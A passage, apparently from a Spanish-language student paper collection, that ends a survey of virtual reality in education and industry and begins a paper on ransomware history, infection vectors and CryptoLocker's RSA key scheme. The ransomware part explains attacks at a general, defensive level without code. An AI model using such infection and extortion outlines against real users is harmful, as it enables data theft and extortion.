- Sistemas sobremesa/desktops de RV: son sistemas no inmersivos. Muestran imágenes 2D o 3D en un monitor, permitiendo visualizarlas en primera persona. Ejemplos de esto son la mayoría de los videojuegos para consolas, celulares o computadores.
- RV en Segunda Persona: se crea un entorno en el que se encuentra una representación visual virtual del usuario. Se crea la ilusión de que el usuario forma parte de esa realidad virtual de manera presencial, aunque en realidad es sólo una imagen en un mundo ficticio. El objeto/ser no se encuentra realmente en ambos sitios al mismo tiempo, solo en el espacio físico real.
- Sistemas proyectivos: se pretende una inmersión visual total. Se realiza en un espacio cerrado. Se utilizan gafas de visión estereoscópica que posibilitan explorar la visión del espacio virtual en primera persona. Por ejemplo, se utiliza para la visualización de obras de arte y para la experimentación y observación del proceso de traslado de vehículos, aeronaves, entre otros.
- Sistemas de telepresencia: el objetivo final consiste en interactuar con la realidad a través de dispositivos táctiles y visuales. Éstos son manejados a distancia. Permiten la interacción de una tecnología (controlado por una persona) y el entorno en el que se encuentra. Este tipo de interacción no es usuario-entorno directa. Un ejemplo, es la utilización de robots con capacidad motriz que, permiten ver e interactuar con una realidad que se encuentra a kilómetros de distancia del operador de dicho robot.
- Sistemas de inmersión en la RV: pretende alcanzar la sensación de inmersión total/completa en el ambiente ficticio. Se utilizan sensores de posición y movimiento que permiten al usuario interactuar con el espacio virtual, y dispositivos capaces de engañar y estimular los sentidos. Se sumergen todos los sentidos del usuario a la

realidad virtual. Las tecnologías actuales no permiten tal inmersión. Puede utilizarse para el entrenamiento militar o recorrer territorios diversos, entre otras funciones. Una de las principales áreas de aplicación de la RV es la educación. Puede aplicarse en todas las etapas del proceso. El sistema educativo se caracteriza por ser estático y monótono [12]. Los diversos tipos de RV pretenden invertir esta situación.

2. La RV y la educación

Estudios recientes [34] demuestran que el uso de RV fomenta el desarrollo analítico de los estudiantes y aumentar la participación activa e interés de los mismos. Su aplicación permite materializar conceptos abstractos (como el comportamiento de un átomo), modelizar mejor (3D) y mejorar los sistemas de enseñanza al permitir al alumno interactuar con aquello que estudia, para comprenderlo y analizarlo de diversos ángulos (vivencias muy parecidas a las reales, incluso más completas)[13]. Al tratarse de un sistema inmersivo, la RV permite el aprendizaje mediante la utilización de todos los sentidos y desarrollando todas las habilidades de aprendizaje de manera simultánea/conjunta posibilita la recreación de acontecimientos históricos e incluso la participación estudiantil en dichos procesos [14]. Otros ámbitos en los que se ha generado un avance notorio, son la educación a distancia y la autodidaxia. Esto se debe a que la comprensión del tema a estudiar y la interacción estudiante-estudiante y estudiante-docente [15] es más sencilla. A nivel de educación terciaria, se posibilita la reiterada simulación de prácticas que podrían ser desarrolladas en un futuro trabajo, con la eliminación de riesgos físicos y posibles pérdidas económicas si la actividad se realiza de manera errónea [15]. También la RV puede ser aplicada fuera del ámbito educativo tradicional, ya sea desde aprender a manejar un auto hasta una nave espacial. Esto es posible debido a la interdisciplinariedad de estos sistemas que permite su aplicación en diversos campos [9].



Figura 1: Pirámide de aprendizaje según los métodos utilizados y la tasa promedio de retención.

La RV se considera un método dinámico de aprendizaje, y ubica al educando en "practicar" o "aprender haciendo "dentro de la pirámide de tasas promedio de retención. Es un gran apoyo para la educación al brindar experiencia (fundamentado en la teoría de aprendizaje experiencial) [16].
No obstante, existe una aparente inmiscibilidad entre la educación y la RV, por lo que esta interacción se produce parsimoniosamente, dificultando la innovación y el desarrollo en el proceso educativo. Las razones son:

- el sistema académico es muy rígido y estático. Rechaza la aplicación de las nuevas tecnologías pues acarrearía el establecimiento de un nuevo paradigma que revolucionaría el campo, pues los cambios a desarrollar serían numerosos y extensos [17].

- la falta de capacitación y creatividad necesaria por parte del personal docente para incorporar este sistema [34] limitando su utilidad.
- los altos costos de los equipos de RV imposibilita su acceso a la mayoría de las instituciones educativas, en especial las escuelas públicas en países subdesarrollados. Consiguientemente, su utilización es acotada o imposible [18].
- la necesidad de vincular campos varios (pedagógico, tecnológico, docente, empresarial, software, etc.) para desarrollar metodologías y herramientas que se adecuen a las necesidades y expectativas de los sistemas a desarrollar
- falta de investigación respecto de las formas y efectos de implementar los cambios mencionados, y su efecto en los distintos tipos de educandos.

Lo expresado anteriormente, no solo dificulta su relación, sino que además estimula el desarrollo de métodos incorrectos de enseñanza y un uso indebido de la RV. Consecuentemente, lo resultados obtenidos son opuestos a los deseados, se confunde al alumnado y se estimulan comportamientos impropios en ámbitos educativos, como el bullying [15].

3. El impacto de la RV en las relaciones interpersonales

La vida cotidiana de una persona es muy amplia, y varía dependiendo del sujeto de estudio, pero todos siempre realizan una actividad en común, socializar [19].

El modo de socializar fue cambiando a lo largo del tiempo. Hoy en día es aún más indirecta [20], es decir menos personal, a comparación de como era antes, especialmente con la aparición de la RV y el comienzo de la creación de una Sociedad Virtual (SV) [21], que como su nombre indica, es una comunidad en el mundo virtual al cual se puede acceder desde cualquier lugar, permitiendo el rápido acceso a distintos medios de información y comunicación.

Diversos investigadores [22] afirman que esta Sociedad Virtual va a ser el medio de comunicación “definitivo” una vez que sea perfeccionada.

Simultáneamente el estudio del impacto de la RV se ha ampliado a distintas áreas como el turismo, la conducción de vehículos y actividades recreativas [23].

4. Impacto que la RV tiene sobre el ámbito laboral y la industria

El impacto que tiene la RV en la industria no es masivo, debido a los costos que conlleva. Sin embargo, aquellas empresas que sí utilizan esta tecnología, desarrollan aplicaciones de RV para dispositivos portables (Gafas y/o cascos inteligentes) y dispositivos móviles que conectan a los operadores en el campo con la información necesaria para completar su trabajo, asegurando mayor eficiencia y reduciendo errores [24].

La Realidad Virtual propone revolucionar las diferentes industrias, turismo, medicina, videojuegos, militar, etc. A medida que desarrolladores de hardware hacen que dispositivos de RV sean más asequibles y fáciles de usar, las nuevas empresas se encuentran desarrollando nuevas formas de uso que van mucho más allá de solo la industria de los videojuegos [25].

Si se menciona a la industria militar, la capacidad inmersiva de la RV es la principal característica para que los entrenamientos militares se conviertan en ambientes virtuales muy seguros, con una experiencia similar a la real. Para el sector militar es una gran ventaja, que permite a su personal experimente situaciones de riesgo dentro de un ambiente totalmente seguro, siendo la alternativa perfecta para prepararlos para cualquier eventualidad [26].

Por otro lado, muchos procesos se encuentran cambiando en la industria automotriz, la RV permite que los ingenieros puedan simular cómo es que

lucirían los modelos que crean y su funcionamiento sin necesidad de construir realmente un auto y también es una forma de realizar pruebas de seguridad de los vehículos. Marcas como Ford o Hyundai ya han implementado esta tecnología obteniendo grandes resultados e incrementado sus ventas [27].

Un consumidor valora mucho la oportunidad de probar un producto antes de comprarlo. Dentro de la industria del turismo es imposible llevar a cabo esta táctica. Sin embargo, herramientas de RV permiten que personas puedan visitar diferentes destinos sin necesidad viajar. Esto beneficia también a los países pocos conocidos que tienen mucho que ofrecer, pero carecen de popularidad para incrementar la visita de turistas [28].

Dentro del sector de la arquitectura, la RV permite que un arquitecto no solo diseñe en base a planos, puede hacer uso de esta tecnología para planificar y/o diseñar el proyecto. Se facilitan mucho los aspectos de iluminaciones, materiales y diseño general de una estructura y además le facilita al cliente visualizar su producto antes de que se encuentre terminado [29].

Se puede observar que el gran espectro que tiene la RV en cuanto a implementación con distintas industrias, es una tecnología que reduce costos y hace más eficiente los procesos y mecanismos de las industrias [30].

5. El impacto de la RV en el ámbito recreativo

La industria del entretenimiento sigue invirtiendo millones de dólares en tecnologías de RV, más específicamente en los cascos de Realidad Virtual, abriendo con ellos un nuevo mundo de oportunidades en el universo de los videojuegos [31], el cine y todos los medios audiovisuales.

Empresas multinacionales como SONY, Samsung, LG y Microsoft son solo algunas de las empresas que cuentan hoy en día con tecnologías de RV en sus catálogos abiertos al público. Facebook ha adquirido en el año 2014 a la empresa dedicada al desarrollo de tecnologías de RV, Oculus, invirtiendo más de 2.000 millones de dólares [32]. Esta inversión no es más que una muestra del potencial de la RV, que, en los últimos 3 años, ha duplicado la cantidad de dispositivos vendidos y se espera que para 2020, aumente un 250% más [33].

Sin embargo, expertos del tema afirman que la RV tiene un largo camino por recorrer antes de establecerse como una tecnología accesible para todos. Incluso [34] Palmer Luckey, cofundador de Oculus, una de las mayores empresas en el negocio afirma que “la Realidad Virtual no es lo suficientemente buena y no será masiva ni siendo gratis". Luckey abandonó Oculus en el 2017, seguido por un gran número de trabajadores, quienes sostienen que la verdadera tecnología de la RV se encuentra todavía fuera del alcance de todos, y que su masificación es algo utópico.

Es importante remarcar que el principal factor al cual se le atribuye la falta de popularidad (refiriéndose a la masificación) es el elevado costo de los artefactos, el cual es cercano a los 900 dólares. Es válido el pensamiento que sostiene que hay dispositivos de RV para móviles, los cuales no son excesivamente costosos, pero aquellos dispositivos que se conectan a consolas de videojuegos como el PlayStation VR o, a una computadora como el HTC VIVE, un diseño específico para los computadoras, tienen un precio mucho más elevado [35], costando más que la consola de videojuegos en sí. El elevado precio se justifica no solo en la producción del artefacto, la cual es costosa, sino que también en el constante desarrollo de nuevas tecnologías que las mismas empresas financian.

Finalmente, es correcto afirmar que el sector de entretenimiento es de los más afectados de manera positiva por la RV, su entrada ha refrescado actividades como los videojuegos, y si bien su aceptación no es absoluta ni se encuentra cerca de serlo, grandes empresas creen que el futuro del

entretenimiento está ligado a la inmersión a través de la RV.

6. Conclusiones

La Realidad Virtual provee grandes ventajas en el área de la medicina, educación, salud, entretenimiento, industria, entre otras, facilitando un ambiente virtual y seguro en el cual un usuario puede sumergirse.

La continua investigación y desarrollo del área es de suma importancia para el avance empírico de la sociedad, ya que se conocen utilidades y beneficios , pero no se desarrollan aún técnicas concretas de implementación en el área educativa o sanitaria.

El importante costo de los dispositivos de Realidad Virtual se presenta como el principal limitador de la posibilidad de esta herramienta a instalarse en la sociedad, logrando su utilización masiva. Se suman a los actuales costos de los dispositivos, los costos de la plataforma los cuales éstos deben conectarse para funcionar (computadora, celular, etc), elevando el costo de adquisición aún más.

En cuanto a su implementación como dispositivo de uso cotidiano, como un teléfono celular, la Realidad Virtual no logra encontrar una manera de ser portable y accesible, reservándose su uso cotidiano al área del entretenimiento, como amplificador de actividades ociosas, como las películas o los videojuegos.

Como futuras líneas de trabajo, se plantea el continuo análisis de las variaciones de oferta y demanda de tecnologías que utilicen la Realidad Virtual y el impacto que tenga sobre el precio de mercado de la misma.

Referencias

[1]F.J.Pérez Martínez, Presente y Futuro de la Tecnología de la Realidad Virtual, editorial Revista Creatividad y Sociedad, 16th ed, Madrid, España, Marzo, 2011, [Online]. disponible en: http://bit.ly/2JtF4A1
Último acceso: Sep, 5, 2019

[2]L.Moralejo, C.Sanz, P.Pesado, S.Baldassarri, Avances en el diseño de una herramienta de autor para la creación de actividades educativas basadas en realidad, aumentada, 2014. [Online]. disponible en: https://bit.ly/2VJfdeG
Último acceso: sep, 5, 2019

[3]C.Botella Arbona, A. Garcia-Palacios, R.M. Baños Rivera,S.Quero Castellano, Realidad Virtual y Tratamientos Psicológicos, 2007 [Online]. disponible en: https://bit.ly/1N6OJJV
Último acceso: Sep, 5 , 2019

[4] X. Sánchez-Carbonell, M. Beranuym, M. Castellana, A. Chamarro, U. Oberst, "La adicción a Internet y al móvil: ¿moda o trastorno?", vol.2, Feb, 2008. [Online]. disponible en:https://cutt.ly/twWlFWB,
Último acceso: Sep, 5, 2019

[5] E. Brynjolfsson and A. McAfee, La Segunda era De las máquinas, 1st ed., Ciudad Autónoma de Buenos Aires, Argentina: Temas Grupo Editorial SRL,

[6] D Levis (2006). "¿Que es la realidad virtual?" [Online]. disponible en:https://bit.ly/2wtCRfU
Último acceso: Sep, 5, 2019

[7] X. Basogain, M. Olabe, K. Espinosa, C. Rouèche, J. C. Olabe, "Realidad Aumentada en la Educación: una tecnología emergente, Escuela Superior de Ingeniería de Bilbao, EHU Bilbao, España. [Online] disponible en: https://cutt.ly/CwWzluj
Último acceso: Sep, 5, 2019

[8] J. J. Leiva Olivencia, "Tecnologías de geolocalización y realidad aumentada en contextos educativos: experiencias y herramientas didácticas", Revista DIM, no. 31, abril, 2015, Barcelona, España. [Online] disponible en: https://bit.ly/2F2EfL8
Último acceso: Sep, 5, 2019

[9] J. R. Hilera, S. Oton, J. Martínez, "Aplicación de la Realidad Virtual en la enseñanza a través de Internet", Cuadernos de Documentación Multimedia Vol. 8. Año 1999. [Online] disponible en: https://bit.ly/2wMkJhO
Último acceso: Sep, 5, 2019

[10] C. López-Soler, M. Castro, M. Alcántara, C. Botella, "Sistema de realidad virtual emma-infancia en el tratamiento psicológico de un menor con estrés postraumático", Revista de Psicopatología y Psicología Clínica Vol. 16, N.º 3, pp. 189-206,

Muricia, España, 2011. [Online] disponible en: https://bit.ly/2XCVVED
Último acceso: Sep, 5, 2019

[11] C. B. Arbona, A. Garcia-Palacios, R. M. Baños Rivera, S. Quero Castellano, "Realidad Virtual y Tratamientos Psicológicos ", C. Med. Psicosom,no. 82, 2007. [Online] disponible en: https://bit.ly/2IBtoc8
Último acceso: Sep, 5, 2019

[12] M. A. Rigo Lemini, "Constructivismo educativo, actividad y evaluación del docente: relato de algunas posibles incongruencias", REencuentro. Análisis de Problemas Universitarios, 2008, (Diciembre). ISSN 0188-168X: [Online] Disponible en: https://bit.ly/2WVl6Fm
Último acceso: Sep, 5, 2019

[13] Marie-Laure Ryan, "La narración como realidad virtual La inmersión y la interactividad en la literatura y en los medios electrónicos ",The Johns Hopkíns University Press, Baltimore. Maryland. EE.UU, 2001 [Online] disponible en: https://bit.ly/2Zfwx8j
Último acceso: Sep, 5, 2019

[14] A. L. González Aspera, "La realidad virtual inmersiva en ambientes inteligentes de aprendizaje: un caso en la educación superior", revista icono 14, vol. 9 no. 2, pp. 122-137. ISSN 1697-8293, Madrid, España, 6 de Mayo del 2011. [online] disponible en: https://bit.ly/2ZmjTVd
Último acceso: Sep, 5, 2019

[15] G. D. Constantino, G. Álvarez, "Conflictos virtuales, problemas reales: caracterización de situaciones conflictivas en espacios formativos online", RMIE vol.15 no.44 México ene./mar. 2010. [online] disponible en: https://cutt.ly/swWcKkV
Último acceso: Sep, 5, 2019

[16] L. Calabria, "Realidad virtual aplicada a la educación", Montevideo, Uruguay, 2015 [Online] disponible en: https://bit.ly/2WwkYf7
Último acceso: Sep, 5, 2019

[17] J. G. Mora "La necesidad del cambio educativo para la sociedad del conocimiento", Revista Iberoamericana de Educación, Vol. 35, Nº 1, 2004, [Online]. Disponible en: https://bit.ly/2WVlTWQ
Último acceso: Sep, 5, 2019

[18] R. Edel-Navarro, "Presentación. Entornos virtuales de aprendizaje: la contribución de "lo virtual" en la educación", RMIE vol.15 no.44 México ene./mar. 2010. [online] disponible en: https://cutt.ly/TwWvaH6
Último acceso: Sep, 5, 2019

[19] P, Gonzalbo Aizpuru, "Introduccion a la historia de la vida cotidiana", Clase de documento, Centro de Estudios Historicos, CM Ciudad de Mexico, Mexico D.F, 2006. [Online]. Disponible: https://bit.ly/2XgvlAR
Último acceso: Sep, 5, 2019

[20]A.Otero, J.Flores, "Realidad Virtual. Un medio de comunicación de contenidos". Icono 14, vol 2, pp. 190-191, July 2011 , [Online] Disponible: https://bit.ly/2DoiRNQ
Último acceso: Sep, 5, 2019

[21]C.J.Tully, "La socialización en el presente digital
Informalización y contextualización," .Revista CTS, vol. 3, no. 8, pp. 9-22, Abril 2007. [Online]. disponible en: https://bit.ly/2W2BDma
Último acceso: Sep, 5, 2019

[22]G. Peralta Dominguez, P.C.Santana-Mancilla, "Mejorando la experiencia del turismo cultural con un prototipo de realidad virtual" Ciencia e Ingeniería Neogranadina, 9 dic 2011,[Online] disponible: https://cutt.ly/rwWbapC
Último acceso: Sep, 5, 2019

[23] Two Reality;" Realidad virtual y aumentada en la industria" [Online] Disponible: https://bit.ly/2Vpj8fM
Último acceso: Sep, 5, 2019

[24]. Palacios, "La realidad virtual y aumentada y su impacto sobre las industrias" El País, Mar 2014. [Online]. Disponible: https://bit.ly/30ON5FI
Último acceso: Sep, 5, 2019

[25-27] O. Yabiku, "La Realidad Virtual en la Industria" Vex Soluciones, Mar 2018. [Online]. Disponible: https://bit.ly/2JJwsWE
Último acceso: Sep, 5, 2019

[28,30]M. Honrubia, "El impacto de la realidad virtual y la realidad aumentada en la industria", Ennomotive, Mar, 2018. [Online] Disponible: https://bit.ly/2WAbi3k
Último acceso: Sep, 5, 2019

[31]P.L Mari, "Realidad virtual: luces, sombras y mejores videojuegos", Urbantecno, 31, Mar, 2018. [Online] Disponible: https://bit.ly/30z7mhN
Último acceso: Sep, 5, 2019

[32] S. Pozzi, “Facebook compra Oculus” El Pais., Mar 2019 [Online]. Disponible: https://bit.ly/2zVeZ7b
[33] Análisis llevado a cabo por Trend Force “Cuota de mercado de Realidad Virtual” 2016

[34] R. Adi “HTC’s new Vive Focus Plus VR headset will cost $799 and ship next month”, The Verge, 25, Mar, 2019, [Online] Disponible:https://bit.ly/2HHDZnW
Último acceso: Sep, 5, 2019

[35] J. Pastor, “Palmer Luckey, co-fundador de Oculus: "la realidad virtual no es lo suficientemente buena y no será masiva ni siendo gratis"” Xataka Nov 2018[Online]. Disponible en ; https://bit.ly/2WB9Aib
Último acceso: Sep, 5, 2019

[36] F.J Trigueros Cano, R.Sanchez Ibañez, N.I.Vera-Muñoz, ”El profesorado de Educacion Primaria ante las TIC: realidad y retos”, Universidad de Alicante, vol. 15, no.1, PP. 101-112, abril, 2012

Último acceso: Sep, 5, 20

Seguridad informática: ataques de secuestro de datos

Beker, Sergio Exequiel Alberto; Iturregui, Lautaro; Monroy, Brian Gabriel; Robles, Lautaro Oscar
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
Los ataques de secuestro de datos, en específico Ransomware, constituyen una amenaza a la seguridad de la información. tanto pública como privada. En este trabajo se presentan un estudio de la evolución del ransomware a través del tiempo, así como sigue representando una vulnerabilidad, en la actualidad, para millones de dispositivos conectados a la red ; y acompañado de un marco teórico que facilita los conceptos necesarios para la comprensión del texto.

Palabras clave
Ransomware, seguridad, malware, información, cifrado, ciberdelito.

Introducción

El presente trabajo consiste en el estudio histórico de los ataques de secuestro de datos, en particular las formas de accionar de los atacantes – o las vulnerabilidades explotadas- que permitieron el rapto y posterior cobro del rescate; y cual es el *modus operandi* de los cibercriminales en la actualidad.

Este tipo de ataques no es algo nuevo, siendo *Trojan.Pgpcoder* una de las primeras instancias públicas conocidas en afectar a usuarios finales, emergiendo hace más de una década. Afortunadamente su débil sistema de encripción pudo romperse a través de ingeniería inversa [1]. Sin embargo, en los últimos años el problema con los malware de este tipo se volvió más notorio y pandémico [2], lo que produjo un incremento en los ataques de este estilo, que sumado al avance y mejoramiento de las técnicas de encriptación, dificultaría el proceso de intentar recuperar los datos por otros medios [3]. Entre los ataques más importantes se encuentra *WannaCry*, considerado como uno de los peores ataques hasta el año 2017 [4]. Éste apuntó a entidades sensibles y muy vulnerables, como agencias del gobierno y hospitales.

Considerando esto, el presente trabajo estará dividido en tres partes. La primera, el marco teórico, es donde se halla la descripción teórica de la temática. La segunda, el contexto histórico, es donde se analiza los orígenes y características de los primeros ataques; y, finalmente, en la sección de contexto actual, se presentará con detalle la actualidad de estos ataques.

Marco teórico

Cuando nos referimos al *ransomware*, o en particular a la acción de *«secuestrar datos»*, estamos haciendo referencia al bloqueo, mediante el uso de software malicioso, al acceso de la información dentro de un sistema informático. Este bloqueo es, por lo general, efectivo hasta que se realice un pago a los secuestradores; o bien, en caso de no realizarse dicho rescate, los datos se pierden de manera definitiva [5].

Si bien su objetivo es similar, existen principalmente dos variantes de ransomware: la primera, del tipo "bloqueador de pantalla", inicia un programa que cubre toda la pantalla al arrancar el sistema, mostrando una alerta acerca de contenido ilegal presente en la computadora, simulando ser agentes del FBI o del departamento de justicia estadounidense. En éste caso, los archivos se encuentran relativamente seguros, puesto que el objetivo es impedir el acceso a la

utilización del dispositivo y no particularmente a los datos del usuario. El segundo tipo, mucho más serio, consiste en los "encriptadores": su funcionamiento se basa en encriptar archivos del disco duro para evitar cualquier clase de acceso, al mismo tiempo que exigen un pago de rescate, usualmente en criptomonedas. Éstos son particularmente peligrosos debido a que, inclusive hoy en día y con todo el poder de cálculo disponible, es muy difícil romper una encripción (dependiendo principalmente del algoritmo de encripción utilizado y su complejidad). Además, algunas empresas de seguridad informática consideran a los *scareware*, o "software de miedo", como un tipo de ransomware que funciona desde el objetivo de persuadir al usuario de que pague por una "desinfección de su ordenador" [6].

Antes de proceder, debemos entrar un poco más en detalle en las técnicas de cifrado para comprender mejor este trabajo. Se entiende por «cifrado», al proceso matemático que permite la conversión de un mensaje de un formato legible a uno codificado, e involucra la utilización de una o más claves que permiten codificar y/o descodificar el mensaje respectivamente, siendo una herramienta fundamental para la seguridad informática, permitiendo canales seguros de transmisión de información al impedir, o entorpecer, la lectura de datos interceptados por un atacante [7]. En términos sencillos, la información se codifica utilizando claves, y mediante el procesamiento con operaciones matemáticas complejas, se obtiene información ilegible y segura, ya que depende de la misma clave para ser desencriptada.

Por otro lado, es importante definir «criptomoneda». Son un tipo de moneda electrónica que fueron diseñadas con las transacciones electrónicas en mente.

Existen de forma digital y usan sistemas *peer-to-peer* (par a par) para funcionar; son descentralizadas y, por lo tanto, no hay banco central o gobierno que lo regule por si algo sale mal [8].

Para funcionar se apoyan en un concepto llamado *blockchain*, que consiste en una *«*base de datos que puede ser compartida por una gran cantidad de usuarios en forma peer-to-peer y que permite almacenar información de forma inmutable y ordenada*»* [9], diseñada de tal forma que resulte inalterable, ya que cada registro de esta cadena está ligado al anterior por medio de contraseñas criptográficas y *hashes* (o contraseñas de bloque) [10]. La operatoria detallada de este concepto, por otro lado, queda afuera del presente trabajo.

Un detalle notable sobre las criptomonedas es que si bien las transacciones no son de carácter anónimo, ya que estas existen permanentemente en el blockchain, los involucrados en las mismas pueden serlo, lo que constituye un factor atrayente para algunos usuarios [11].

Otro concepto importante, específicamente dentro de la criptografía, es la criptografía asimétrica: es un sistema criptográfico que utiliza un par de claves para cifrar mensajes. El cifrado asimétrico consta en la existencia una clave para cifrar (pública), poseída por el emisor, y otra clave para descifrar (privada) [12], poseída por el receptor. Existen varias implementaciones de este sistema de criptografía, siendo una de las más populares *RSA*, la cual se basa en el algoritmo de exponenciación modular. Este algoritmo, aprovechando algunas propiedades de los números primos y de la utilización de funciones unidireccionales, genera números primos grandes que son utilizados para formar ambas claves [13]. De ésta manera, habiendo calculado ambas claves -y comunicado la clave pública-, el mensaje atraviesa un proceso matemático que cifra su contenido; restando que el receptor, en uso de su clave privada, lo descifre.

Funcionamiento

Si bien la infección con este malware comienza de forma desatendida y oculta al usuario, existen una serie de pasos o brechas que el ciber delincuente utiliza para instalar estos programas.

Alguna de las formas más comunes en la que los usuarios pueden infectarse con este malware son [14]:

- Links en correos electrónicos o mensajes de redes sociales — En este tipo de ataque, la víctima hace click en un link malicioso en un correo adjunto o en un mensaje de alguna red social.
  A menudo, los virus requieren de la ayuda de las personas para entrar en los dispositivos. Para ello se emplea ingeniería social, que consiste en *«manipular a una persona a través de técnicas psicológicas y habilidades sociales para cumplir metas específicas»* [15], como puede ser la divulgación de información confidencial, personal o sensible en pos de la realización de actos fraudulentos.
- Sitios infectados — Es posible infectarse visitando algún sitio web cargado con malware, el cual puede aprovechar vulnerabilidades en los navegadores o del mismo del sistema operativo para desplegar el ataque. Tan simple como permitir que un sitio web cargue su contenido activo para poder realizar el ataque.
  O bien haciendo uso de la publicidad como herramienta para distribuir malware, un recurso conocido como malvertising, usualmente encontrado en páginas con contenido solo para adultos [16].
- Propagación por redes — Este tipo de ataque es visto a menudo en empresas con seguridad inadecuada, viéndose afectados sus servidores locales de archivos, dispositivos en las redes y otras redes compartidas. El malware se esparcirá tan lejos como pueda hasta que se agoten los sistemas accesibles o alcance barreras de seguridad [17].

Luego de una infección exitosa, los datos del dispositivo de la víctima son encriptados, eliminados o subidos a un servidor remoto. Luego, el usuario es notificado con un mensaje prominente ideado para causar pánico; aunque algunos ransomware no realizan ningún tipo de ataque sofisticado, ya sea simplemente moviendo u ocultando los archivos, algo que alguien con un poco de experiencia con computadoras podría deshacerlo [14]. En éste paso, existen diferencias de implementación: mientras algunos *malwares* atacan tipos de archivos en específico, otros encriptan la totalidad de los mismos; o bien el mensaje con el cual se encuentra la víctima, siendo posiblemente un simple mensaje que demanda el pago de una suma de dinero o bien que declara ser la autoridad local y que demanda el pago de una multa por tener contenido ilegal en la computadora [15].
Por ejemplo, se puede tomar como base al *CryptoLocker* (lo usaremos de ejemplo para explicar el funcionamiento de ransomware), el cual se instala en el equipo gracias a herramienta de malware llamada *ZBot*, El cual es un troyano utilizado para robar información sensible. Una vez instalado, *CryptoLocker* crea una carpeta de inicio aleatoria y oculta por el sistema y envía un pequeño paquete de datos de identificación a un servidor en el que quedará registrado el equipo que ha sido infectado.
A continuación, el servidor genera un par de claves públicas y privadas RSA de 2048 bits de longitud, y envía al malware únicamente la clave pública, quedando la privada almacenada de forma segura en el servidor. También se envía en este paso una cuenta de bitcoin, aleatoria, que se acaba de generar por el servidor con la identificación del usuario. Esta clave se almacenará en el

registro y obtiene el número de cuenta de bitcoin, la dirección remota del servidor y los comandos de control remoto de forma cifrada. Una vez se tiene la clave pública, se comienza a mostrar el aviso al usuario, pidiendo el pago.
Cuando la víctima realiza el pago, se le envía una clave privada a su ordenador, y se comienza el descifrado de datos [18].

Historia de los ataques de ransomware

A continuación, observaremos la evolución de los distintos software de secuestro de datos que fueron apareciendo a lo largo de la historia, hasta la actualidad, pasando por los más relevantes. De esta manera podremos entender mejor cómo se instalaron en el funcionar cotidiano de los sistemas de información.

- Troyano *AIDS* (1989) : En diciembre de 1989, cuando aún no había nacido la primera página web, 20.000 disquetes se enviaron desde Londres a empresas tanto británicas como de otros países, a los suscriptores de la revista '*PC Business World*' e incluso a participantes de un congreso sobre el sida organizado por la Organización Mundial de la Salud.
  AIDS Information Introductory Diskette (Disquete de Información Introductoria sobre el sida), rezaba su pegatina, que decía provenir de la *PC Cyborg Corporation*. Cifraba el disco duro de los ordenadores y pedía un rescate [19].
- *Reveton* (2012): Pretende ser una advertencia del servicio de su país la policía nacional. El virus informa al usuario del ordenador que la policía desde su sistema ha detectado actividades ilegales, desde piratería hasta delitos mayores [20].
- *CryptoLocker* (2013) : De éste software hablamos anteriormente, se encuentra entre los casos famosos. Utiliza una clave distinta para cada fichero a cifrar,como se realiza una operación de sobrescritura se impide la recuperación del fichero mediante técnicas forenses.
- *SimplLocker* (2014) : pasaría por una variante más de *CryptoLocker* de no ser por un detalle: es el primer *ransomware* documentado que ataca a *smartphones*. Esta aplicación escanea la tarjeta SD de un dispositivo con *Android* en busca de ciertos tipos de archivos para proceder con el secuestro de información [21].
- *Ransom32* (2016) : Destaca del resto por estar escrito en JavaScript, por lo que no es exclusivo de Windows, pudiendo aparecer en equipos Mac y Linux. Tiene la particularidad de permitir que un usuario cualquiera lo utilice. Los atacantes pueden acceder registrando una dirección de Bitcoin. Una vez dentro, pueden modificar parámetros específicos del ransomware y comenzar a distribuirlo a través de correos electrónicos, empaquetándolo en un archivo comprimido RAR. Hecho esto, el atacante podrá ver la cantidad de infectados y cuántos han pagado por el rescate [22].
- *Cerber* (2016) : Es uno de los más poderosos, y también está entre las amenazas de malware que más ha crecido. Durante las vacaciones del año 2016-2017, *Microsoft* detectó una mayor cantidad de ordenadores corporativos afectados por este que por cualquier otro ransomware.
  Desde entonces, Se ha equipado a *Cerber* con nuevas tácticas y técnicas.
  En agosto del 2017, *Malwarebytes* detectó una modificación correspondiente a una campaña que utiliza a *Magnitude Exploit Kit*, código que aprovecha una vulnerabilidad codificada para cargar una variante de *Cerber*, que

emplea relleno binario para aumentar su tamaño y eludir las restricciones de escaneo aplicadas por programas de seguridad [23].

- *WannaCry* (2017) : En mayo de 2017 se produjo un gran brote de *ransomware* y los países más perjudicados fueron Rusia, China, Ucrania, Taiwán, India y Brasil. *WannaCry* ha afectado tanto a personas como a organismos gubernamentales, hospitales, universidades, compañías ferroviarias, empresas de tecnología y proveedores de telecomunicaciones de más de 150 países. Algunas de las empresas afectadas son el *Servicio Nacional de Salud* (NHS) del Reino Unido, *Deutsche Bahn*, *Telefónica*, *FedEx*, *Hitachi* y *Renault* [24]. Se trató del ciberataque ransomware más grande la historia.

Actualidad

Según *Malwarebytes*, empresa estadounidense dedicada a la seguridad informática, el ataque con ransomware, comparado desde el último cuarto de año del 2018 hasta el primer cuarto de año del 2019, se incrementó en un 195% [25].

«El informe de Malwarebytes, sin embargo, ha detectado una caída del 10% en las amenazas a los consumidores, explicado en el declive del criptominado» [26].

A nivel Latinoamericano, los países que tuvieron más detecciones de ransomware durante el 2018 fueron, entre otros, Colombia, Perú y México, encontrándose la Argentina recién quinta en ese ranking, como puede verse en la Tabla 1. A nivel internacional, por otro lado, el ranking comienza con Estados Unidos y Rusia, como cabeceras.

Durante el transcurso de enero del 2019, en Rusia, se produjo un incremento de ejecución de Javascript maliciosos, propagados como adjuntos de correo electrónico. En particular, se detectó la aparición de una variante del ransomware *Shade,* previamente conocido como *Troldesh.*

Puesto	Nombre	Porcentaje
1	Colombia	30%
2	Perú	16%
3	México	14%
4	Brasil	11%
5	Argentina	9%
6	Chile	4%
7	Ecuador	4%
8	Venezuela	3%
-	Resto de LATAM	8%

Tabla 1. Detecciones de FileCoder en Latinoamérica durante 2018 [27].

Según muestra la telemetría de "*We Live Security*", dependientes de *ESET*, «la campaña de octubre de 2018 presentó un ritmo constante hasta la segunda mitad de diciembre de 2018, con un descanso cerca de navidad, y luego reactivándose a mediados de enero de 2019 duplicando su tamaño». Dichos ataques estuvieron caracterizados por su fuerte actividad en días laborales, con caídas de funcionamiento los días de fin de semana. Ésto sugiere que los ataques estaban dirigidos a direcciones de correo empresariales [28].

Ransomware como servicio (RaaS)

